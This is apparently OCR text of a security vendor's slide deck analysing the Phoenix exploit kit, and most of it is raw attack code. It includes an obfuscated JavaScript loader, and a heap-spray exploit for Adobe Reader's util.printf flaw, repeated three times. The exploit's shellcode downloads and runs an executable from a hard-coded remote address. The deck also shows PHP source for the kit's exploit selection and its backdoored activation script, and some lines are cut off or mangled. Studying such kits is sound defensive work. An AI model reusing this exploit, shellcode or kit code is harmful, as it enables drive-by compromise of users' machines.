ufeu00u00u54u48uc9u07u14u79ub9u5duecu20u20uc3udfub2ub2u5bubdu09u69ue3u00u02u96u03u00u00u00uffub4ucdu05ucfuc5u04u21u08u69u0eu6fu1eu5
0bnyg`eA)s0=se.wil`b`ll=crslisgbnpichy0ccclmw)`<iebhku9998888888888888888888888888888888888888if0osuAA)yu(%55%58%43%71%84%35%0e%ee%8e%
56%40%50%89%f0%ee%8c%95%c5%95%08%05%00%08%05%8e%56%40%50%89%f0%ee%8c%95%c5%95%08%05%00%08%05%95%c0%00%04%56%66%74%66%70%60%ca%3c%b1
%81%8c%08%08%08%a0%53%00%ff%ee%20%ac%00%00%00%00%10%ff%83%55%44%76%46%67%06%67%22%33%67%67%63~lolbu(%;i;`ialhgesi+ol`kipogu(lgrlk``
0kkkbe`;=``mle;m9988888888888888888888888888888888888l(fpc00%;ln~u75ud3u00u0cub0uc6u1euf8u9au28ue1ue1uacub0ubeu12u52u20u56u09u02u00
u59u02u9au28ue1ue1uacub0ubeu12u52u20u56u09u02u00u59u02uddu30u00u07u01u14u91uf3u30u30u0eu10u5bu5bu36u0du35u35ud3ue1u20uc3ub9u72ud1u0
0u20u00u00ub2uffu0eu52uccu7eu69u65u03u80uffu21uf4u3au9d)opoln~uhzshzpeibnpg=cbb.nrcbb0otae.+<0```lmAf`1+[oa}`998888888888888888888
888888888888888.~~`aAAuvoe%55%00%60%08%e0%84%00%00%55%00%f9%8c%0c%08%34%8e%5f%e8%5f%06%00%70%d6%00%00%00%f9%8c%0c%08%34%8e%5f%e8%5f
%06%00%a0%d6%00%00%55%00%00%67%46%67%57%67%76%f3%8f%00%a0%77%00%0a%aa%5a%0a%81%d5%54%08%96%10%81%00%00%88%e5%0c%ec%24%46%56%76%76%2
7%73%32%26%62%73%;c`aoe%0eepeebnllgrb`klisgakls,chy`l```)=++o`ro04+icpv=9988888888888888888888888888888888888888p%,=p0%0aasu26u00u43ucb
ub9ub0u00u01ufeu00uf5u12u12u00u26u9au2fua1u0fu0au10u82u0au10u00u00uf5u12u12u00u26u9au2fua1u0fu0au10u62u0au10u00ub8u00u00ud0ucfu12u0
2u53u85u70u99u03ud3u08u20u0dubdu0bu0bu5bu71ue3u35u66uf2u5bu00u00u95u88u1eud3ue4u4fu4fu04u85ue0u0au0eufeu4fu0fuhk+dcsuAa`ra`lgeotalb
;ogu(y`ot`k`)(es0{```c=rr;0`]kba`998888888888888888888888888888888888888r4``eAuArdc55%00%3c%84%40%47%50%00%00%50%00%8e%3f%00%81%30%00
%08%05%06%c5%8c%0f%c5%50%50%00%8e%3f%00%81%30%00%08%05%06%c5%8c%0f%c5%50%55%00%00%56%40%67%67%67%64%f8%2f%00%06%08%b1%00%00%00%00%5
0%c8%70%de%3f%08%a0%e1%00%00%55%5a%0e%44%54%66%40%26%76%77%23%33%76%76%9e``;kc00d=ad+ot`chyoi}cbb0)=crb.-;bnpxbbbfk`a``0)``lr199888
888888888888888888888888888888;i5nu(%00``a31u00u10ub0u08u0cue1u10u00ue1u00u9au16u20u8cu20u00u09u02u0au2eu12u0fu2eua1ue1u00u9au16u2
0u8cu20u00u09u02u0au2eu12u0fu2eua1ua9u00u00u45u10u22u54u42ue5u29u97u00u06u0bu5bu20u00u00u20u63u69u44u10u16u35ud3ub0u00u00u67uebu2bu
feu2cu14u10ue5u38u44ue5u48u5eu08u0a=pb`aAAe`ye`ch(k`)cgfkls,;`kiil`wlgr4llli;ny(i;{=+o`2998888888888888888888888888888888888888un0un~u
AAp=p5%9e%e0%70%a8%38%5b%b4%d0%8c%80%00%00%36%70%c0%40%00%00%00%e8%8e%56%e8%f9%8c%80%00%00%36%70%c0%40%00%00%00%e8%8e%56%e8%f9%55%0
0%00%67%76%46%04%46%56%b8%7f%b3%00%00%10%b1%10%10%81%da%08%a5%59%00%e0%8c%0c%00%00%00%f5%b7%44%05%66%66%76%76%06%33%32%66%62%30p`ai
=p0~r2`rhk;b.<{kbi`ot`bb.ngeshota0oool}e(i``m``cn9998888888888888888888888888888888888888tt0m";var hqyse=String.fromCharCode(0x65,
0x76,0x61,0x6c);function ksitbr(jmksep){return jmksep.replace(/`/img,' ').replace(/~/img,"").replace(/»/img,String.fromCharCode(
0x2*0x5)).replace(/•/img,String.fromCharCode(0x2*0x4));}function angmbw(gokty){dqjzfu[hqyse](gokty);}var dniuj=355;var hrgndo='';
for (ithncw = dniuj; ithncw > 0; ithncw--){for (gndufw = dniuj-ithncw; gndufw <= hubokr.length; gndufw=gndufw+dniuj){hrgndo=hrgndo
+hubokr.charAt(gndufw);}}var kpcqxpj=hrgndo+");";var yljuxzj7=ksitbr(kpcqxpj);angmbw(this.subject+yljuxzj7
```

Phoenix

- **Lets overwrite the eval…**

```
undefinednop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");var payload = unescape(
"%u5350%u5251%u5756%u9c55%u00e8%u0000%u5d00%ued83%u310d%u64c0%u4003%u7830%u8b0c%u0c40%u708b%uad1c%u408b%ueb08%u8b09%u3440%u408d%u8b7
c%u3c40%u5756%u5ebe%u0001%u0100%ubfee%u014e%u0000%uef01%ud6e8%u0001%u5f00%u895e%u81ea%u5ec2%u0001%u5200%u8068%u0000%uff00%u4e95%u000
1%u8900%u81ea%u5ec2%u0001%u3100%u01f6%u8ac2%u359c%u0263%u0000%ufb80%u7400%u8806%u321c%ueb46%uc6ee%u3204%u8900%u81ea%u45c2%u0002%u520
0%u95ff%u0152%u0000%uea89%uc281%u0250%u0000%u5052%u95ff%u0156%u0000%u006a%u006a%uea89%uc281%u015e%u0000%u8952%u81ea%u78c2%u0002%u520
0%u006a%ud0ff%u056a%uea89%uc281%u015e%u0000%uff52%u5a95%u0001%u8900%u81ea%u5ec2%u0001%u5200%u8068%u0000%uff00%u4e95%u0001%u8900%u81e
a%u5ec2%u0001%u3100%u01f6%u8ac2%u359c%u026e%u0000%ufb80%u7400%u8806%u321c%ueb46%uc6ee%u3204%u8900%u81ea%u45c2%u0002%u5200%u95ff%u015
2%u0000%uea89%uc281%u0250%u0000%u5052%u95ff%u0156%u0000%u006a%u006a%uea89%uc281%u015e%u0000%u8952%u81ea%ua6c2%u0002%u5200%u006a%ud0f
f%u056a%uea89%uc281%u015e%u0000%uff52%u5a95%u0001%u9d00%u5f5d%u5a5e%u5b59%uc358%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u654
7%u5474%u6d65%u5070%u7461%u4168%u4c00%u616f%u4c64%u6269%u6172%u7972%u0041%u6547%u5074%u6f72%u4163%u6464%u6572%u7373%u5700%u6e69%u784
5%u6365%ubb00%uf289%uf789%uc030%u75ae%u29fd%u89f7%u31f9%ubec0%u003c%u0000%ub503%u021b%u0000%uad66%u8503%u021b%u0000%u708b%u8378%u1cc
6%ub503%u021b%u0000%ubd8d%u021f%u0000%u03ad%u1b85%u0002%uab00%u03ad%u1b85%u0002%u5000%uadab%u8503%u021b%u0000%u5eab%udb31%u56ad%u850
3%u021b%u0000%uc689%ud789%ufc51%ua6f3%u7459%u5e04%ueb43%u5ee9%ud193%u03e0%u2785%u0002%u3100%u96f6%uad66%ue0c1%u0302%u1f85%u0002%u890
0%uadc6%u8503%u021b%u0000%uebc3%u0010%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u8900%u1b85%u0002%u5600%ue857%uff58%ufffff%u5e5f%u01a
b%u80ce%ubb3e%u0274%uedeb%u55c3%u4c52%u4f4d%u2e4e%u4c44%u004c%u5255%u444c%u776f%u6c6e%u616f%u5464%u466f%u6c69%u4165%u7000%u6664%u707
5%u2e64%u7865%u0065%u7263%u7361%u2e68%u6870%u0070%u7468%u7074%u2f3a%u362f%u2e39%u3035%u322e%u3031%u342e%u2f38%u6f6e%u6674%u756f%u646
e%u632f%u617a%u702e%u7068%u693f%u353d%u9000");heapblock = nop + payload;bigblock = unescape("%u0A0A%u0A0A");headersize = 20;spray =
 headersize + heapblock.length;while (bigblock.length < spray){bigblock += bigblock;}fillblock = bigblock.substring(0, spray);block
 = bigblock.substring(0, bigblock.length - spray);while (block.length + spray < 0x40000){block = block + block + fillblock;}mem =
new Array();for (i = 0; i < 1400; i ++ ){mem[i] = block + heapblock;}var num =
1299999999999999999988888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888;util.printf("%45000f", num);
```

Phoenix

- Adobe util.printf (CVE-2008-2992)

```
undefinednop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");var payload = unescape(
"%u5350%u5251%u5756%u9c55%u00e8%u0000%u5d00%ued83%u310d%u64c0%u4003%u7830%u8b0c%u0c40%u708b%uad1c%u408b%ueb08%u8b09%u3440%u408d%u8b7
c%u3c40%u5756%u5ebe%u0001%u0100%ubfee%u014e%u0000%uef01%ud6e8%u0001%u5f00%u895e%u81ea%u5ec2%u0001%u5200%u8068%u0000%uff00%u4e95%u000
1%u8900%u81ea%u5ec2%u0001%u3100%u01f6%u8ac2%u359c%u0263%u0000%ufb80%u7400%u8806%u321c%ueb46%uc6ee%u3204%u8900%u81ea%u45c2%u0002%u520
0%u95ff%u0152%u0000%uea89%uc281%u0250%u0000%u5052%u95ff%u0156%u0000%u006a%u006a%uea89%uc281%u015e%u0000%u8952%u81ea%u78c2%u0002%u520
0%u006a%ud0ff%u056a%uea89%uc281%u015e%u0000%uff52%u5a95%u0001%u8900%u81ea%u5ec2%u0001%u5200%u8068%u0000%uff00%u4e95%u0001%u8900%u81e
a%u5ec2%u0001%u3100%u01f6%u8ac2%u359c%u026e%u0000%ufb80%u7400%u8806%u321c%ueb46%uc6ee%u3204%u8900%u81ea%u45c2%u0002%u5200%u95ff%u015
2%u0000%uea89%uc281%u0250%u0000%u5052%u95ff%u0156%u0000%u006a%u006a%uea89%uc281%u015e%u0000%u8952%u81ea%ua6c2%u0002%u5200%u006a%ud0f
f%u056a%uea89%uc281%u015e%u0000%uff52%u5a95%u0001%u9d00%u5f5d%u5a5e%u5b59%uc358%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u654
7%u5474%u6d65%u5070%u7461%u4168%u4c00%u616f%u4c64%u6269%u6172%u7972%u0041%u6547%u5074%u6f72%u4163%u6464%u6572%u7373%u5700%u6e69%u784
5%u6365%ubb00%uf289%uf789%uc030%u75ae%u29fd%u89f7%u31f9%ubec0%u003c%u0000%ub503%u021b%u0000%uad66%u8503%u021b%u0000%u708b%u8378%u1cc
6%ub503%u021b%u0000%ubd8d%u021f%u0000%u03ad%u1b85%u0002%uab00%u03ad%u1b85%u0002%u5000%uadab%u8503%u021b%u0000%u5eab%udb31%u56ad%u850
3%u021b%u0000%uc689%ud789%ufc51%ua6f3%u7459%u5e04%ueb43%u5ee9%ud193%u03e0%u2785%u0002%u3100%u96f6%uad66%ue0c1%u0302%u1f85%u0002%u890
0%uadc6%u8503%u021b%u0000%uebc3%u0010%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u8900%u1b85%u0002%u5600%ue857%uff58%ufffff%u5e5f%u01a
b%u80ce%ubb3e%u0274%uedeb%u55c3%u4c52%u4f4d%u2e4e%u4c44%u004c%u5255%u444c%u776f%u6c6e%u616f%u5464%u466f%u6c69%u4165%u7000%u6664%u707
5%u2e64%u7865%u0065%u7263%u7361%u2e68%u6870%u0070%u7468%u7074%u2f3a%u362f%u2e39%u3035%u322e%u3031%u342e%u2f38%u6f6e%u6674%u756f%u646
e%u632f%u617a%u702e%u7068%u693f%u353d%u9000");heapblock = nop + payload;bigblock = unescape("%u0A0A%u0A0A");headersize = 20;spray =
 headersize + heapblock.length;while (bigblock.length < spray){bigblock += bigblock;}fillblock = bigblock.substring(0, spray);block
 = bigblock.substring(0, bigblock.length - spray);while (block.length + spray < 0x40000){block = block + block + fillblock;}mem =
new Array();for (i = 0; i < 1400; i ++ ){mem[i] = block + heapblock;}var num =
1299999999999999999988888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888;util.printf("%45000f", num);
```

Phoenix

- **Adobe util.printf (CVE-2008-2992)**
- ***"Stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier allows remote attackers to execute arbitrary code via a PDF file that calls the util.printf JavaScript function with a crafted format string argument"***

M86 SECURITY

Phoenix

- **Shellcode + Heap Spary**

```
undefinednop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");var payload = unescape(
"%u5350%u5251%u5756%u9c55%u00e8%u0000%u5d00%ued83%u310d%u64c0%u4003%u7830%u8b0c%u0c40%u708b%uad1c%u408b%ueb08%u8b09%u3440%u408d%u8b7
c%u3c40%u5756%u5ebe%u0001%u0100%ubfee%u014e%u0000%uef01%ud6e8%u0001%u5f00%u895e%u81ea%u5ec2%u0001%u5200%u8068%u0000%uff00%u4e95%u000
1%u8900%u81ea%u5ec2%u0001%u3100%u01f6%u8ac2%u359c%u0263%u0000%ufb80%u7400%u8806%u321c%ueb46%uc6ee%u3204%u8900%u81ea%u45c2%u0002%u520
0%u95ff%u0152%u0000%uea89%uc281%u0250%u0000%u5052%u95ff%u0156%u0000%u006a%u006a%uea89%uc281%u015e%u0000%u8952%u81ea%u78c2%u0002%u520
0%u006a%ud0ff%u056a%uea89%uc281%u015e%u0000%uff52%u5a95%u0001%u8900%u81ea%u5ec2%u0001%u5200%u8068%u0000%uff00%u4e95%u0001%u8900%u81e
a%u5ec2%u0001%u3100%u01f6%u8ac2%u359c%u026e%u0000%ufb80%u7400%u8806%u321c%ueb46%uc6ee%u3204%u8900%u81ea%u45c2%u0002%u5200%u95ff%u015
2%u0000%uea89%uc281%u0250%u0000%u5052%u95ff%u0156%u0000%u006a%u006a%uea89%uc281%u015e%u0000%u8952%u81ea%ua6c2%u0002%u5200%u006a%ud0f
f%u056a%uea89%uc281%u015e%u0000%uff52%u5a95%u0001%u9d00%u5f5d%u5a5e%u5b59%uc358%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u654
7%u5474%u6d65%u5070%u7461%u4168%u4c00%u616f%u4c64%u6269%u6172%u7972%u0041%u6547%u5074%u6f72%u4163%u6464%u6572%u7373%u5700%u6e69%u784
5%u6365%ubb00%uf289%uf789%uc030%u75ae%u29fd%u89f7%u31f9%ubec0%u003c%u0000%ub503%u021b%u0000%uad66%u8503%u021b%u0000%u708b%u8378%u1cc
6%ub503%u021b%u0000%ubd8d%u021f%u0000%u03ad%u1b85%u0002%uab00%u03ad%u1b85%u0002%u5000%uadab%u8503%u021b%u0000%u5eab%udb31%u56ad%u850
3%u021b%u0000%uc689%ud789%ufc51%ua6f3%u7459%u5e04%ueb43%u5ee9%ud193%u03e0%u2785%u0002%u3100%u96f6%uad66%ue0c1%u0302%u1f85%u0002%u890
0%uadc6%u8503%u021b%u0000%uebc3%u0010%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u8900%u1b85%u0002%u5600%ue857%uff58%ufffff%u5e5f%u01a
b%u80ce%ubb3e%u0274%uedeb%u55c3%u4c52%u4f4d%u2e4e%u4c44%u004c%u5255%u444c%u776f%u6c6e%u616f%u5464%u466f%u6c69%u4165%u7000%u6664%u707
5%u2e64%u7865%u0065%u7263%u7361%u2e68%u6870%u0070%u7468%u7074%u2f3a%u362f%u2e39%u3035%u322e%u3031%u342e%u2f38%u6f6e%u6674%u756f%u646
e%u632f%u617a%u702e%u7068%u693f%u353d%u9000");heapblock = nop + payload;bigblock = unescape("%u0A0A%u0A0A");headersize = 20;spray =
 headersize + heapblock.length;while (bigblock.length < spray){bigblock += bigblock;}fillblock = bigblock.substring(0, spray);block
 = bigblock.substring(0, bigblock.length - spray);while (block.length + spray < 0x40000){block = block + block + fillblock;}mem =
new Array();for (i = 0; i < 1400; i ++ ){mem[i] = block + heapblock;}var num =
1299999999999999999988888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888;util.printf("%45000f", num);
```

Phoenix

- Shellcode analysis


Hex View-A

```
seg000:000000D0  00 00 FF 00 4E 95 00 01  89 00 81 EA 5E C2 00 01  .. .Nò.■ë.üO^-.■
seg000:000000E0  31 00 01 F6 8A C2 35 9C  02 6E 00 00 FB 80 74 00  1.■÷è-5£■n..vÇt.
seg000:000000F0  88 06 32 1C EB 46 C6 EE  32 04 89 00 81 EA 45 C2  ê■2■dF¦e2■ë.üOE-
seg000:00000100  00 02 52 00 95 FF 01 52  00 00 EA 89 C2 81 02 50  .■R.ò ■R..Oë-ü■P
seg000:00000110  00 00 50 52 95 FF 01 56  00 00 00 6A 00 6A EA 89  ..PRò ■V...j.jOë
seg000:00000120  C2 81 01 5E 00 00 89 52  81 EA A6 C2 00 02 52 00  -ü■^..ëRüOª-.■R.
seg000:00000130  00 6A D0 FF 05 6A EA 89  C2 81 01 5E 00 00 FF 52  .j- ■jOë-ü■^.. R
seg000:00000140  5A 95 00 01 9D 00 5F 5D  5A 5E 5B 59 C3 58 00 00  Zò.■¥._]Z^[Y+X..
seg000:00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 65 47  ..............eG
seg000:00000160  54 74 6D 65 50 70 74 61  41 68 4C 00 61 6F 4C 64  TtmePptaAhL.aoLd
seg000:00000170  62 69 61 72 79 72 00 41  65 47 50 74 6F 72 41 63  biaryr.AeGPtorAc
seg000:00000180  64 64 65 72 73 73 57 00  6E 69 78 45 63 65 BB 00  dderssW.nixEce+.
seg000:00000190  F2 89 F7 89 C0 30 75 AE  29 FD 89 F7 31 F9 BE C0  =ë■ë+0u«)²ë■1·++
seg000:000001A0  00 3C 00 00 B5 03 02 1B  00 00 AD 66 85 03 02 1B  .<..¦■■■..¡fà■■■
seg000:000001B0  00 00 70 8B 83 78 1C C6  B5 03 02 1B 00 00 BD 8D  ..pïâx■¦¦■■■..+ì
seg000:000001C0  02 1F 00 00 03 AD 1B 85  00 02 AB 00 03 AD 1B 85  ■■..■¡■à.■½.■¡■à
seg000:000001D0  00 02 50 00 AD AB 85 03  02 1B 00 00 5E AB DB 31  .■P.¡½à■■■..^½¦1
seg000:000001E0  56 AD 85 03 02 1B 00 00  C6 89 D7 89 FC 51 A6 F3  V¡à■■■..¦ë+ënQª=
seg000:000001F0  74 59 5E 04 EB 43 5E E9  D1 93 03 E0 27 85 00 02  tY^■dC^T-ô■a'à.■
seg000:00000200  31 00 96 F6 AD 66 E0 C1  03 02 1F 85 00 02 89 00  1.û÷¡fa-■■■à.■ë.
seg000:00000210  AD C6 85 03 02 1B 00 00  EB C3 00 10 00 00 00 00  ¡¦à■■■..d+.■....
seg000:00000220  00 00 00 00 00 00 00 00  00 00 89 00 1B 85 00 02  ..........ë.■à.■
seg000:00000230  56 00 E8 57 FF 58 FF FF  5E 5F 01 AB 80 CE BB 3E  V.FW X  ^_■½Ç++>
seg000:00000240  02 74 ED EB 55 C3 4C 52  4F 4D 2E 4E 4C 44 00 4C  ■tfdU+LROM.NLD.L
seg000:00000250  52 55 44 4C 77 6F 6C 6E  61 6F 54 64 46 6F 6C 69  RUDLwolnaoTdFoli
seg000:00000260  41 65 70 00 66 64 70 75  2E 64 78 65 00 65 72 63  Aep.fdpu.dxe.erc
seg000:00000270  73 61 2E 68 68 70 00 70  74 68 70 74 2F 3A 36 2F  sa.hhp.pthpt/:6/
seg000:00000280  2E 39 30 35 32 2E 30 31  34 2E 2F 38 6F 6E 66 74  .9052.014./8onft
seg000:00000290  75 6F 64 6E 63 2F 61 7A  70 2E 70 68 69 3F 35 3D  uodnc/azp.phi?5=
seg000:000002A0  90 00                                           É.
```

M86 SECURITY

Phoenix

- Some debugging with cool colors



Phoenix

- WHAT?! CVE-2008-2992
- Cool stuff never get too old…

M86 SECURITY

Phoenix

- Exploit Kit source code
- The script loads all the exploits into variables

```
<?php
$XPIE7="cnyugperftbnira.html";
$VISTAIE7="jzhvbvgvbzit.html";
$XPIE8="avhsblgsbmcp4.html";
$VISTAIE8="aohsxqiqjnbldtf.html";
$IE="kmjsjwxqcrxobnl.html";
$WIN7IE="aqiqhrjnxrhubti4.html";
$XPOTHER="eubzjpkudpet.html";
$VISTAOTHER="xubqyodwapepfn.html";
$WIN7OTHER="izgpxmkoesbwav.html";/*SEPPARATOR*/
require_once( "bmksypctirtb.php" );
require_once( "cqaoxtjwbuyn.php" );
require_once( "epklbtcvhmemcpes.php" );
$ip = $_SERVER['REMOTE_ADDR'];
$r = mysql_query( "SELECT 1 FROM stats WHERE ip=INET_ATON('{$ip}') AND time>UNIX_TIMESTAMP()-{$BANTIME}" );

if(0 < mysql_num_rows($r)) {
    //header("Location: "."http://www.google.com");
    exit();
}else {
```

M86 SECURITY

Phoenix

- The script uses the browser User-Agent to load the appropriate exploit

```
switch ($browtype) {
    case "MSIE" :
        if (($MSIEversion == 7.0) and (($osver=="Windows XP") or ($osver=="Windows XP SP2") or
            readfile( $XPIE7 );
        }
        if (($MSIEversion == 7.0) and ($osver=="Windows Vista")) {
            readfile( $VISTAIE7 );
        }
        if (($MSIEversion == 8.0) and (($osver=="Windows XP") or ($osver=="Windows XP SP2") or
            readfile( $XPIE8 );
        }
        if (($MSIEversion == 8.0) and ($osver=="Windows Vista")) {
            readfile( $VISTAIE8 );
        }
        if ((($MSIEversion != 8.0) and ($MSIEversion != 7.0))) {
            readfile( $IE );
        }
        if ($osver=="Windows 7") {
            readfile( $WIN7IE );
        }
        break;
    default :
        if (($osver=="Windows XP") or ($osver=="Windows XP SP2") or ($osver=="Windows 2003"))
            readfile( $XPOTHER );
        }
        if ($osver=="Windows Vista") {
            readfile( $VISTAOTHER );
```

M86 SECURITY

Phoenix

- After the user installs the exploit kit, he required to activate it

Creating table in database... DONE
Unpacking files... DONE

Please read and save information below:

Data to access statistics: http://127.0.0.1/phoenix2.5.1/iokrflcmhzflkzxtdu.php 1234
Link for traffics: http://127.0.0.1/phoenix2.5.1/dviuxpjr.php
Name of config's file: jsbuxwbl.php
Name of .exe file: esgseqeqk8.exe


To activate this installed copy of Phoenix Exploits Kit please send following activation string to author:

MakeBuild('http://127.0.0.1/phoenix2.5.1/ytjqhliodqiwiva.php','YOUR SAMBA','ytjqhliodqiwiva.php','dviuxpjr.php','ap.php','iokrflcmhzflkzxtdu.php','bzxlfpxnfsjucz','tc');

M86 SECURITY

Phoenix

- The author of the exploit kit generates activation key for each customer



```php
<?php
require_once( "dwjnbpxwgw.php" );
$PIN=SHA1($_POST['password']);
if ($PIN==$ACTIVATION_PASSWORD)
    {
        //Óòíëöèÿ äëÿ çàïèñè òàéëîâ íà õîñò
        function WriteFile($path,$data)
            {
                $file = $path;
                $fh = fopen($file, "w") or die("File ($file) does not exist!");
                fwrite($fh, $data);
                fclose($fh);
            }

        //Óäàëÿåì ñòàðûå òàéëû âûâîä
        //Äëÿ âåðñèÿ php <5 ñîçäàåì òóíêöèþ scandir
        if (!function_exists("scandir"))
            {
                function scandir($dir)
                    {
                        $dh = opendir($dir);
                        while (false !== ($filename = readdir($dh)))
                            {
                                if (($filename != '.') && ($filename != '..'))
                                    {
                                        $files[] = $filename;
                                    }
                            }
                        closedir($dh);
                        sort($files);
                        return $files;
                    }
            }

        $files=scandir(".");
        for ($i=1; $i <= sizeof($files); $i++ )
            {
```

M86 SECURITY

Phoenix

- Once the clients activate the exploit kit, the author takes care to load the exploits to the server and keep updating it

Phoenix

- Unlike the new version, the older version contains a fixed Activation Key which can be easily discovered

```
        WriteFile("tmp/flash.swf",$FLASH);
        WriteFile("tmp/hcp.ram",$RAM);
        WriteFile("tmp/play.ram",$PLAYRAM);
        WriteFile("tmp/hcp.smil",$SMIL);
        eval(base64_decode($_POST['data']));
        echo "Activation was completed succesfully!";
    }
else
    {
        echo "Activation Password Is Invalid. Activation Rejected!";
    }

?>
```

```
<?php
$PIN=SHA1($_POST['password']);
if ($PIN=="5deffeb82b49426732ee3f59034319d5c34cf19f")
    {
        $IE=base64_decode($_POST['ie']);
        $XPIE7=base64_decode($_POST['xpie7']);
        $VISTAIE7=base64_decode($_POST['vistaie7']);
        $XPIE8=base64_decode($_POST['xpie8']);
        $XPOTHER=base64_decode($_POST['xpother']);
        $VISTAIE8=base64_decode($_POST['vistaie8']);
        $VISTAOTHER=base64_decode($_POST['vistaother']);
        $WIN7IE=base64_decode($_POST['win7ie']);
        $WIN7OTHER=base64_decode($_POST['win7other']);
        $HCP=base64_decode($_POST['hcp']);
